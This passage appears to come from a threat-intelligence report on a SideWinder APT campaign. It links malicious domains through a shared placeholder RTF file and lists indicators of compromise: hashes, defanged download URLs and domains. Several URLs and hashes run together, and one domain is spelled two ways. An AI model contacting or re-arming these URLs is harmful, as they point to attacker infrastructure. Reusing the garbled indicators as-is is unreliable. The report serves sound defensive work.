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As mentioned before, the nearly empty *file.rtf*(1) we initially found wasn't very useful in terms of content. We assume that the original file on the server was removed to protect the following stage by replacing it with a placeholder file. Yet, because the file is custom, it can be utilized as identifier and establish a relationship between the attacks. In this case, we are able to link eight domains as shown below.



VirusTotal indicates communication between maldocs and the placeholder file. Based on the given relation on VirusTotal, the URLs of these eight domains all exhibit the same path pattern (`<...>/0/0/0/m/files-<hex_data>/file.rtf`) which supports the assumption of a possible connection between them. We list the domains below.

```


http://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttp://dgpr.paknavy-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttp://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtfhttp://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://cabinet-gov-pk.ministry-
pk[.]net/14300/1/1273/2/0/0/0/m/files-
68ebf815/file.rtfhttps://careitservices.paknavy-pk[.]net/5359/1/4586/2/0/0/0/m/files-
266ad911/file.rtfhttps://defence1k.cvix[.]live/3023/1/54082/2/0/0/0/m/files-
0c31ed2d/file.rtfhttps://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttps://dgpr.paknavy-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttps://mailaplf.cvix[.]live/2968/1/50390/2/0/0/0/m/files-
7630e91a/file.rtfhttps://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtfhttps://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://sppc.moma-pk[.]org/5281/1/4265/2/0/0/0/m/files-
d2608a99/file.rtfhttps://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-
cd6e6dbd/file.rtf

```

A quick check of the domains led to related posts attributing the domains to the same APT, shown in the list below.

In conclusion, this placeholder file creates a relationship between several different attacks, supporting the attribution made by other researchers.

In addition, we checked the validity period of the TLS certificates on [crt.sh](https://crt.sh) for the domains in question. The graphic below illustrates the validity periods of the relevant TLS certificates, and even though we can't be sure when exactly the attacks were carried out, we can at least narrow down the time frame.



Validity span of TLS certificates for each identified domain

## Conclusion

A sample attributed to SideWinder was published on Twitter. We analyzed the sample and followed related IoCs as far as possible. Along this analysis, we found related work verifying the file structure and attribution. We also noticed that different SideWinder samples downloaded the same nearly empty RTF file which we assume acts as placeholder file after the original payload was delivered. This placeholder file itself is not considered a default file which allowed us to identify related domains of this campaign.

All extracted and deobfuscated files can be downloaded from our GitHub repository [DCSO CyTec](#).

## IoCs

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[We provide a MISP event on our GitHub.](#)

```
### SHA256## Document from
Tweeteeeb99f94029fd366dcde7da2a75a849833c5f5932d8f1412a89ca15b9e9ebb7## Placeholder
RTF Template1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a##
Malicious RTF
Template4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588## Malicious
embedded JavaScript
c2809dcc935ed3c7923f1da67d1c5dddc4ece2353a4c0eab8c511a14fa7e04c1## Malicious embedded
.Net file95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb## Documents
linked to RTF placeholder file
cb933361cd6c26ca61c441a40da394a505086f572fd7e9bd425bf086adf50edc6a00b6f20123258fb8db9c
URLshhttp://dgm-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttp://dgpr.paknavy-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttp://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://cabinet-gov-pk.ministry-
pk[.]net/14300/1/1273/2/0/0/0/m/files-
68ebf815/file.rtfhttps://careitservices.paknavy-pk[.]net/5359/1/4586/2/0/0/0/m/files-
266ad911/file.rtfhttps://defence1k.cvix[.]live/3023/1/54082/2/0/0/0/m/files-
0c31ed2d/file.rtfhttps://dgm-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttps://dgpr.paknavy-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttps://mailaplf.cvix[.]live/2968/1/50390/2/0/0/0/m/files-
7630e91a/file.rtfhttps://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://sppc.moma-pk[.]org/5281/1/4265/2/0/0/0/m/files-
d2608a99/file.rtfhttps://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-
cd6e6dbd/file.rtfhttp://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtfhttps://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtf### Domainsbahariafoundation[.]livecvix[.]livekpt-
pk[.]netksew[.]orgministry-pk[.]netmod-pk[.]commoma-pk[.]orgpaknavy-pk[.]net
```